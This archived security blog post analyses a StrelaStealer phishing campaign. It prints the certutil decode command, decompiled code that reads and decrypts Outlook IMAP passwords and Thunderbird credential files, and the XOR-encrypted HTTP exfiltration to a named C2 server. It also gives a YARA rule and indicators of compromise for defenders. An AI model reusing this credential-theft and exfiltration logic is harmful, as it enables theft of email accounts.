StrelaStealer Malware Analysis

By serverca

Published: 2023-09-18 · Archived: 2026-04-05 17:10:55 UTC

Fortgale has identified an offensive campaign targeting Italian business systems, carried out via malicious email containing the **StrelaStealer malware**.

During the compromise, several techniques are observed including:

- **Spearphishing Attachment** (T1566.001)
- **Obfuscated Files or Information** (T1027)
- **RundDLL32** (T1218.011)

The information collected and the characteristics of the compromise allow the case to be attributed to the StrelaStealer Malware. It is a malware known since **November 2022** that cyclically reappears in new campaigns.

Its purpose is usually to collect information about **Outlook** and **ThunderBird** accounts, as also confirmed by our technical analysis.

The attention of these Threat Actors is focusing on **European entities**, particularly on **Italian**, **Spanish**, and **German** companies.

Our investigation has allowed us to identify localized strings also in **Polish language**, not emerged from previous analyses of the same malware. This suggests a potential **expansion of the Threat Actor's targets** towards new countries.

The use of a specific language is deduced from the keyboard layout. **If this does not correspond to any of those indicated, the malware blocks its execution**.

Another peculiarity of StrelaStealer, and the reason why it is called this way, is related to the presence of the **"strela" string** used as an encryption key.

In the analysis below it is possible to observe in detail the tactics of **Discovery**, **Collection** and **Exfiltration**, reconstructed through techniques of **Reverse Engineering**.


At the end of the article there is a list of **Indicators of Compromise** useful for identifying malware in a business environment.

The criminal actors have used an '**automation**' to personalize the name of the zip file, using the **domain**'s email account of the victim.

The compressed file contains a javascript file with the structure "**VictimDomain".js**.

COMMAND LINE	"C:\Windows\System32\WScript.exe" "C:\Users\[redacted]\AppData\Local\Temp\Temp1_[redacted].zip\[redacted].js

The *Javascript* contains **obfuscated code** divided into two portions, one part written in ***.bat*** format and one in ***.js*** format. Execution via *cmd.exe* or *wscript.exe* determines the part of the code to execute (batch/js).



This is decoded through the legitimate software **certutil.exe,** which generates the malicious payload by writing and starting the .dll file **"2PCGV1.dll"**:

COMMAND LINE	CERTUtIl -f -DeCODeHEx 8HFZVO 2PCGV1.dll

Malicious Payload: 2PCGV1.dll

The DLL has been obfuscated through the addition of numerous **mathematical operations** that are useless, in order to **slow down** and **complicate** the analysis and identification of the operations performed by the malware.

After careful observation, both through static and dynamic analysis, it was possible to identify the **main function**, which is decrypted in memory before execution.

The functionalities of the malware are limited and simple. There are procedures for the **exfiltration of data** from **Thunderbird and Outlook** mail clients and subsequent sending via HTTP requests.

Like many other Stealers, there are **anti-analysis** functionalities and checks on system localization.

A characteristic of this sample is the verification of the keyboard layout: if the **Italian, German, Spanish** or **Polish** layout is not present, **the malware terminates its process**.

Once the information has been exfiltrated, depending on the recognized keyboard layout (it-IT, de-DE, es-ES, pl), the victim is shown an error message via a **messagebox.**

Defense Evasion

Checking for the presence of a **debugger** as an **anti-analysis** technique:

```
21  iVar2 = (*IsProcessorFeaturePresent)();
22  if (iVar2 != 0) {
23                    /* __fastfail */
24    pcVar1 = (code *)swi(0x29);
25    (*pcVar1)();
26    puVar5 = auStack1472;
27  }
28  *(undefined8 *)(puVar5 + -8) = 0x1b1721d2310;
29  FUN_1b1721d22d4();
30  *(undefined8 *)(puVar5 + -8) = 0x1b1721d2321;
31  Fn_Data_00(param_1,param_2,0,(undefined (*) [32])local_4d8,0x4d0);
32  *(undefined8 *)(puVar5 + -8) = 0x1b1721d232b;
33  (*RtlCaptureContext)();
34  *(undefined8 *)(puVar5 + -8) = 0x1b1721d2345;
35  lVar4 = (*RtlLookupFunctionEntry)();
36  if (lVar4 != 0) {
37    *(undefined8 *)(puVar5 + 0x38) = 0;
38    *(undefined **)(puVar5 + 0x30) = &param_9;
39    *(undefined **)(puVar5 + 0x28) = &param_10;
40    *(undefined **)(puVar5 + 0x20) = local_4d8;
41    *(undefined8 *)(puVar5 + -8) = 0x1b1721d2386;
42    (*RtlVirtualUnwind)();
43  }
44  local_440 = &param_7;
45  *(undefined8 *)(puVar5 + -8) = 0x1b1721d23b8;
46  Fn_Data_00(param_1,param_2,0,(undefined (*) [32])(puVar5 + 0x50),0x98);
47  *(undefined8 *)(puVar5 + 0x60) = in_stack_00000000;
48  *(undefined4 *)(puVar5 + 0x50) = 0x40000015;
49  *(undefined4 *)(puVar5 + 0x54) = 1;
50  *(undefined8 *)(puVar5 + -8) = 0x1b1721d23da;
51  iVar2 = (*IsDebuggerPresent)();
52  *(undefined **)(puVar5 + 0x40) = puVar5 + 0x50;
53  *(undefined **)(puVar5 + 0x48) = local_4d8;
54  *(undefined8 *)(puVar5 + -8) = 0x1b1721d23fb;
55  (*SetUnhandledExceptionFilter)();
56  *(undefined8 *)(puVar5 + -8) = 0x1b1721d2406;
57  iVar3 = (*UnhandledExceptionFilter)();
58  if ((iVar3 == 0) && (iVar2 != 1)) {
59    *(undefined8 *)(puVar5 + -8) = 0x1b1721d2416;
60    FUN_1b1721d22d4();
61  }
```

Identification of localization and creation of a **mutex** based on the machine name:

```
38  klid = (*GetKeyboardLayout)();
39  local_148 = 0x40a0407;
40  local_144 = 0x4030c0a;
41  uVar5 = 0;
42  local_140 = 0x410042d;
43  local_13c = 0x415;
44  keyboard_layout = 0;
45  puVar2 = &local_148;
46                      /* Check for keyboard layout in ["es-ES", "it-IT", "de-DE", "pl"] */
47  while ((short)klid != *(short *)puVar2) {
48    keyboard_layout = keyboard_layout + 1;
49    puVar2 = (undefined4 *)((long)puVar2 + 2);
50    if (6 < keyboard_layout) {
51      return 0;
52    }
53  }
54  Fn_Data_00(klid,param_2,0,(undefined (*) [32])local_128,0x104);
55  local_138 = 0x104;
56  (*GetComputerNameA)();
57  iVar1 = (*lstrlenA)();
58  keyboard_layout = (*lstrlenA)();
59  uVar8 = (ulong)keyboard_layout;
60  if (iVar1 != 1) {
61    mutex_name = local_128;
62    do {
63      uVar3 = (ulong)uVar5;
64      uVar5 = uVar5 + 1;
65                      /* Data encryption through XOR with key "strela" */
66      *mutex_name = *mutex_name ^ s_strela_1b172le7958[uVar3 % uVar8];
67      mutex_name = mutex_name + 1;
68    } while (uVar5 < iVar1 - 1U);
69  }
70  uVar6 = 0xd8;
71  uVar4 = 0;
72                      /* Create Mutex with encrypted computer name */
73  (*CreateMutexA)();
74  uVar7 = (undefined)uVar8;
75  iVar1 = (*kernel32.GetLastError)();
76  if (iVar1 == 0xb7) {
77    return 0;
78  }
```

Collection

Data exfiltration collected from **Outlook** and **Thunderbird**, and closure with a message:

```
77  CollectThunderbirdFilesListAndSend
78            (klid,param_2,extraout_DL,uVar4,uVar6,uVar8,in_stack_ffffffffffffe98,
79             CONCAT71(in_stack_ffffffffffffea1,in_stack_ffffffffffffea0),
80             CONCAT71(in_stack_ffffffffffffea9,in_stack_ffffffffffffea8),
81             CONCAT71(in_stack_ffffffffffffeb1,in_stack_ffffffffffffeb0));
82  CollectAndSendOutlookData
83            (klid,param_2,extraout_DL_00,uVar4,uVar6,uVar8,(char)in_stack_ffffffffffffe98,
84             in_stack_ffffffffffffea0,in_stack_ffffffffffffea8,in_stack_ffffffffffffeb0);
85  keyboard_layout = (uint)klid & 0xffff;
86  if (keyboard_layout < 0x411) {
87    if (keyboard_layout == 0x410) {
88                    /* if layout == "it-IT":
89                       MessageBoxA("Il file è danneggiato e non può essere eseguito") */
90      (*MessageBoxA)();
91      return 0;
92    }
93    if (keyboard_layout != 0x403) {
94      if (keyboard_layout == 0x407) {
95                    /* if layout == "de-DE":
96                       MessageBoxA("Die Datei ist beschädigt und kann nicht ausgef") */
97        (*MessageBoxA)();
98        return 0;
99      }
100                   /* if layout != "es-ES":
101                      do_nothing */
102     if (keyboard_layout != 0x40a) {
103       return 0;
104     }
105   }
106 }
107 else {
108   if (keyboard_layout == 0x415) {
109                   /* if layout == "pl":
110                      MessageBoxA("Plik jest uszkodzony i nie może zostać uruchomiony.") */
111     (*MessageBoxW)();
112     return 0;
113   }
114   if ((keyboard_layout != 0x42d) && (keyboard_layout != 0xc0a)) {
115     return 0;
116   }
117 }
118                   /* Default if no layout is recognized:
119                      MessageBoxA("El archivo está dañado y no se puede ejecutar") */
120 (*MessageBoxA)();
121 return 0;
```

Data is collected from the registry keys: "***IMAP Server***", "***IMAP User***", "***IMAP Password***". The value of "IMAP Password" is decrypted via "***CryptUnprotectedData***" before being sent to the server:

```
77                  /* SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A0
                    0104B2A6676\
78                      */
79          (*lstrcpyA)();
80          (*lstrcat)();
81          iVar1 = (*RegOpenKeyExA)();
82          if (iVar1 != 0) {
83            return;
84          }
85          puVar11 = (undefined4 *)0x0;
86          local_ac0[8] = 0;
87          iVar1 = (*RegQueryInfoKeyA)();
88          if (iVar1 == 0) {
89            Fn_Data_00(uVar8,lVar2,0,(undefined (*) [32])local_658,0x104);
90            Fn_Data_00(uVar8,lVar2,0,(undefined (*) [32])local_878,0x104);
91            local_ac0[8] = 4;
92            Fn_Data_00(uVar8,lVar2,0,(undefined (*) [32])local_768,0x104);
93            uVar6 = uVar13;
94            if (_param_8 != 0) {
95              do {
96                Fn_Data_00(uVar8,lVar2,0,(undefined (*) [32])local_a98,0x104);
97                local_ac8[0] = 0x104;
98                Fn_Data_00(uVar8,lVar2,0,(undefined (*) [32])&local_438,0x400);
99                puVar11 = local_ac8;
100               _param_7 = 0x400;
101               local_ac0[8] = 0x68;
102               iVar1 = (*RegEnumValueA)();
103               if (iVar1 == 0) {
104                   /* "IMAP Server" */
105                 iVar1 = (*(code *)lstrcmpA)();
106                 if (iVar1 == 0) {
107                   (*lstrcpyA)();
108                 }
109                 else {
110                   /* "IMAP User" */
111                   iVar1 = (*(code *)lstrcmpA)();
112                   if (iVar1 == 0) {
113                     (*lstrcpyA)();
114                   }
115                   else {
116                   /* "IMAP Password" */
117                     iVar1 = (*(code *)lstrcmpA)();
```

The second group of information collected is related to Thunderbird, these data are collected from the files **%APPDATA%\Thunderbird\Profiles*\logins.json** and **%APPDATA%\Thunderbird\Profiles*\key4.db**:

```
(*SHGetFolderPathA)();
                    /* strcat(%APPDATA%,\Thunderbird\Profiles\) */
(*lstrcat)();
Fn_Data_00(param_1,param_2,0,(undefined (*) [32])local_358,0x104);
(*lstrcpyA)();
(*lstrcat)();
lVar4 = (*FindFirstFileA)();
if (lVar4 != -1) {
  iVar1 = (*FindNextFileA)();
  if (iVar1 != 0) {
    uVar11 = (ulong)param_7;
    uVar12 = (ulong)param_7;
    param_8 = unaff_RBX;
    param_9 = param_2;
    param_10 = param_1;
    do {
      lVar4 = 0;
      iVar1 = (*(code *)lstrcmpA)();
      if (iVar1 != 0) {
        Fn_Data_00(param_1,param_2,0,(undefined (*) [32])local_248,0x104);
                    /* wsprintf("%s%s\\logins.json") */
        (*wsprintfA)();
        Fn_Data_00(param_1,param_2,0,(undefined (*) [32])local_138,0x104);
                    /* wsprinf("%s%s\\key4.db") */
        (*wsprintfA)();
        iVar1 = (*PathFileExistsA)();
        if ((iVar1 != 0) && (iVar1 = (*PathFileExistsA)(), iVar1 != 0)) {
          param_2 = lVar4;
          lVar5 = (*CreateFileA)();
          if (lVar5 != -1) {
            uVar2 = (*GetFileSize)();
            uVar12 = (ulong)uVar2;
            param_2 = thunk_FUN_1b1721d7014(param_1,param_2,extraout_RDX,(ulong)(uVar2 + 1));
            uVar8 = 0;
            *(undefined *)(uVar12 + param_2) = 0;
            uVar9 = uVar12;
            iVar1 = (*ReadFile)();
            if (iVar1 == 0) {
              SaveDataIntoBuffer(param_1,param_2,extraout_RDX_00,param_2,(char)uVar9,uVar8,
                                 in_stack_ffffffffffffa18,in_stack_ffffffffffffa20);
              param_2 = lVar4;
            }
          }
          (*CloseHandle)();
```

Pt. 1

```
          lVar5 = (*CreateFileA)();
          if (lVar5 != -1) {
            uVar2 = (*GetFileSize)();
            uVar11 = (ulong)uVar2;
            param_1 = thunk_FUN_1b1721d7014(param_1,param_2,extraout_RDX_01,(ulong)(uVar2 + 1));
            uVar10 = 0;
            *(undefined *)(uVar11 + param_1) = 0;
            uVar9 = uVar11;
            iVar1 = (*ReadFile)();
            if (iVar1 == 0) {
              SaveDataIntoBuffer(param_1,param_2,extraout_RDX_02,param_1,(char)uVar9,(char)uVar10,
                                 in_stack_ffffffffffffa18,in_stack_ffffffffffffa20);
              param_1 = lVar4;
            }
          }
          (*CloseHandle)();
```

Pt. 2

```
125                do {
126                  while( true ) {
127                    param_7 = (uint)param_1;
128                    pbVar7 = SendCollectedData(param_1,param_2,iVar1 + 6U + (int)uVar11,(byte *)puVar6
129                                               ,&param_7,(char)uVar10,
130                                               CONCAT71(in_stack_ffffffffffffa19,
131                                                        in_stack_ffffffffffffa18),
132                                               CONCAT44(in_stack_ffffffffffffa24,
133                                                        in_stack_ffffffffffffa20),
134                                               in_stack_ffffffffffffa28,in_stack_ffffffffffffa30);
135                    if (pbVar7 != (byte *)0x0) break;
136                    (*Sleep)();
137                  }
138                  iVar3 = (*(code *)lstrcmpA)();
139                } while (iVar3 != 0);
140              }
141            }
142          }
143          iVar1 = (*FindNextFileA)();
144        } while (iVar1 != 0);
145      }
146      (*FindClose)();
```

Pt. 3

Exfiltration

The collected information is sent via POST method to the URL **hxxp://91[.]215[.]85[.]209/server.php**

```
34                   /* User-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
35                      (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 */
36    hinternet = (*InternetOpenA)(0,0,1,s_Mozilla/5.0_(Windows_NT_10.0;_Wi_1b1721e7980,0,0);
37    pbVar5 = pbVar9;
38                   /* server: 91.215.85.209:80 */
39                   /* POST /server.php */
40    if (((hinternet != 0) && (hinternet = (*InternetConnectA)(), pbVar5 = pbVar9, hinternet != 0)) &&
41       (hinternet = (*HttpOpenRequestA)(), pbVar5 = pbVar9, hinternet != 0)) {
42      if (param_3 != 0) {
43        uVar2 = (*lstrlenA)();
44        uVar6 = (ulong)pbVar9 & 0xffffffff;
45        do {
46          uVar11 = (int)uVar6 + 1;
47                   /* Encryption through XOR with key "7a7dd62b-c4ea-4bbb-9f3f-2e6d58aada40" */
48          *param_4 = *param_4 ^ s_7a7dd62b-c4ea-4bbb-9f3f-2e6d58aa_1b1721e7930[uVar6 % (ulong)uVar2];
49          uVar6 = (ulong)uVar11;
50          param_4 = param_4 + 1;
51        } while (uVar11 < param_3);
52      }
53      iVar3 = (*HttpSendRequestA)();
```

```
60      iVar4 = (*InternetReadFile)();
61      uVar13 = (undefined)uVar14;
62      uVar10 = (undefined)uVar12;
63      uVar1 = extraout_RDX_00;
64      while (iVar4 != 0) {
65        uVar13 = (undefined)uVar14;
66        uVar10 = (undefined)uVar12;
67        if (iVar3 == 0) {
68          if ((int)pbVar7 != 0) {
69            uVar2 = (*lstrlenA)();
70            uVar11 = (uint)pbVar7;
71            pbVar7 = pbVar5;
72            if (uVar11 != 0) {
73              do {
74                uVar6 = (ulong)pbVar9 & 0xffffffff;
75                uVar8 = (int)pbVar9 + 1;
76                pbVar9 = (byte *)(ulong)uVar8;
77                    /* Decrypt response data through XOR with key
78                       "7a7dd62b-c4ea-4bbb-9f3f-2e6d58aada40" */
79                *pbVar7 = *pbVar7 ^ s_7a7dd62b-c4ea-4bbb-9f3f-2e6d58aa_1b1721e7930
80                                    [uVar6 % (ulong)uVar2];
81                pbVar7 = pbVar7 + 1;
82              } while (uVar8 < uVar11);
83            }
84            *param_5 = uVar11;
85            goto LAB_1b1721d11b4;
86          }
87          break;
88        }
89        uVar2 = (int)pbVar7 + iVar3;
90        pbVar7 = (byte *)(ulong)uVar2;
91        pbVar7[(long)pbVar5] = (byte)pbVar9;
92        pbVar5 = (byte *)thunk_FUN_1b1721d6f5c
93                                   (pbVar9,pbVar7,(ulong)(uVar2 + 0x401),(long)pbVar5,uVar10,uVar13,
94                                    CONCAT71(in_stack_ffffffffffffff99,in_stack_ffffffffffffff98));
95        uVar14 = 0x20;
96        iVar3 = (int)pbVar9;
97        uVar12 = 0;
98        iVar4 = (*InternetReadFile)();
99        uVar13 = (undefined)uVar14;
100       uVar10 = (undefined)uVar12;
101       uVar1 = extraout_RDX_01;
102     }
103     SaveDataIntoBuffer(pbVar9,pbVar7,uVar1,(long)pbVar5,uVar10,uVar13,in_stack_ffffffffffffff98,
104                        in_stack_fffffffffffffa0);
```

Communication with the server

```
POST /server.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Host: 91.215.85.209
Content-Length: 294943
Cache-Control: no-cache

FF....{
    REDACTED
}SQLite format 3.....@  .......  ..............................................................f.
....2<.{...{.
{a{.2.2<2.....
```

Conclusions

From the information in our possession, this type of offensive campaign does not appear to be a targeted attack but rather a massive compromise activity against systems located in Europe.

Despite this, it is a serious threat to the security of companies that, if not blocked promptly, could pose a **tangible risk** to the security of the victim.

This type of compromise could lead to more serious consequences such as:

- exfiltration of personal data of the victim
- exfiltration of company data
- infrastructure compromises
- Ransomware attacks

Given the nature of the malware, the concrete risk is that of **compromising Outlook accounts** linked to the **company domain** and consequently an **access to the system**, starting point for more advanced offensive activities.

We believe that StrelaStealer is a Malware that will create greater impacts against business and non-systems located in Europe.

YARA Rules

Fortgale has developed the following ***Yara rule***:

rule my_rule {

meta:

Author = “Fortgale”

strings:

$xor_string_strela = “strela” ascii wide

$xor_string_uuid = /[a-z0-9]{8}\-[a-z0-9]{4}\-[a-z0-9]{4}\-[a-z0-9]{4}\-[a-z0-9]{12}/ ascii wide

$uri = “/server.php” ascii wide

$user_agent = “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36” ascii wide

$msg_pl = {50 00 6c 00 69 00 6b 00 20 00 6a 00 65 00 73 00 74 00 20 00 75 00 73 00 7a 00 6b 00 6f 00 64 00 7a 00 6f 00 6e 00 79 00 20 00 i nie mo|e zosta| uruchomiony.}

$msg_it = {Il file è danneggiato e non può essere eseguito.}

$msg_es = {El archivo está dañado y no se puede ejecutar.}

$msg_de = {Die Datei ist beschädigt und kann nicht ausgeführt werden.}

$discovery_str1 = “%s%s\\key4.db” ascii wide

$discovery_str2 = “%s%s\\logins.json” ascii wide

$discovery_str3 = “\\Thunderbird\\Profiles\\” ascii wide

$discovery_str4 = “SOFTWARE\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\” ascii wide

condition:

any of ($msg_*) and any of ($discovery_str*) and any of ($uri, $user_agent, $xor_string_strela, $xor_string_uuid)

Attack Patterns

Mapping of **Tactics, Techniques and Procedures (TTPs)** used to perform the attack.

CODE	NAME	DESCRIPTION
		DISCOVERY
T1518	Software Discovery	Adversaries may attempt to get a listing of software and software versions that are installed on a system or in a cloud environment.
T1083	File and Directory Discovery	Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system.
T1012	Query Registry	Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software.
T1426	System Information Discovery	Adversaries may attempt to get detailed information about a device’s operating system and hardware, including versions, patches, and architecture.
		EXECUTION
T1059.003	Windows Command Shell	Adversaries may abuse the Windows command shell for execution. The Windows command shell (cmd) is the primary command prompt on Windows systems.
T1059.007	JavaScript	Adversaries may abuse various implementations of JavaScript for execution. JavaScript is a platform-independent scripting language commonly associated with scripts in webpages, though JS can be executed in runtime environments outside the browser.
		DEFENSE EVASION

T1027	Obfuscated Files or Information	Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit.
T1218.011	RunDLL32	Adversaries may abuse rundll32.exe to proxy execution of malicious code. Using rundll32.exe, vice executing directly, may avoid triggering security tools that may not monitor execution of the rundll32.exe process because of allowlists or false positives from normal operations
T1140	Deobfuscate/Decode Files or Information	Adversaries may use Obfuscated Files or Information to hide artifacts of an intrusion from analysis.
T1622	Debugger Evasion	Adversaries may employ various means to detect and avoid debuggers.
		INITIAL ACCESS
T1566.001	Spearphishing Attachment	Adversaries may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems.
		COLLECTION
T1560	Archive Collected Data	An adversary may compress and/or encrypt data that is collected prior to exfiltration.
T1119	Automated Collection	Once established within a system or network, an adversary may use automated techniques for collecting internal data.
T1005	Data from Local System	Adversaries may search local system sources, such as file systems and configuration files or local databases, to find files of interest and sensitive data prior to Exfiltration.
T1114	Email Collection	Adversaries may target user email to collect sensitive information. Emails may contain sensitive data, including trade secrets or personal information, that can prove valuable to adversaries.
		EXFILTRATION

T1041	Exfiltration Over C2 Channel	Adversaries may steal data by exfiltrating it over an existing command and control channel.

Indicators of Compromise (IOC)

INFO	TYPE	Value
IOZN9N.bat	file BAT	7aa255285fcff60772086f75acd4e2e6c0a09a1fab94be32a705f550287c3dc2
2PCGV1.dll	file DLL	90b124755902204fa4b5ffd3cb6b1c334de6aca39b9a3bbc85e50b46a6b7a342
8HFZVO	text file	210d530ce66b48d4e643ca7fc9211498cd24c2b74e202bacd65ae34ec9bcf938
Exfiltr. Server	URL	hxxp://91[.]215[.]85[.]209/server.php
Exfiltr. Server	IP Add.	91[.]215[.]85[.]209

Source: https://fortgale.com/blog/malware-analysis/strelastealer-malware-analysis-2/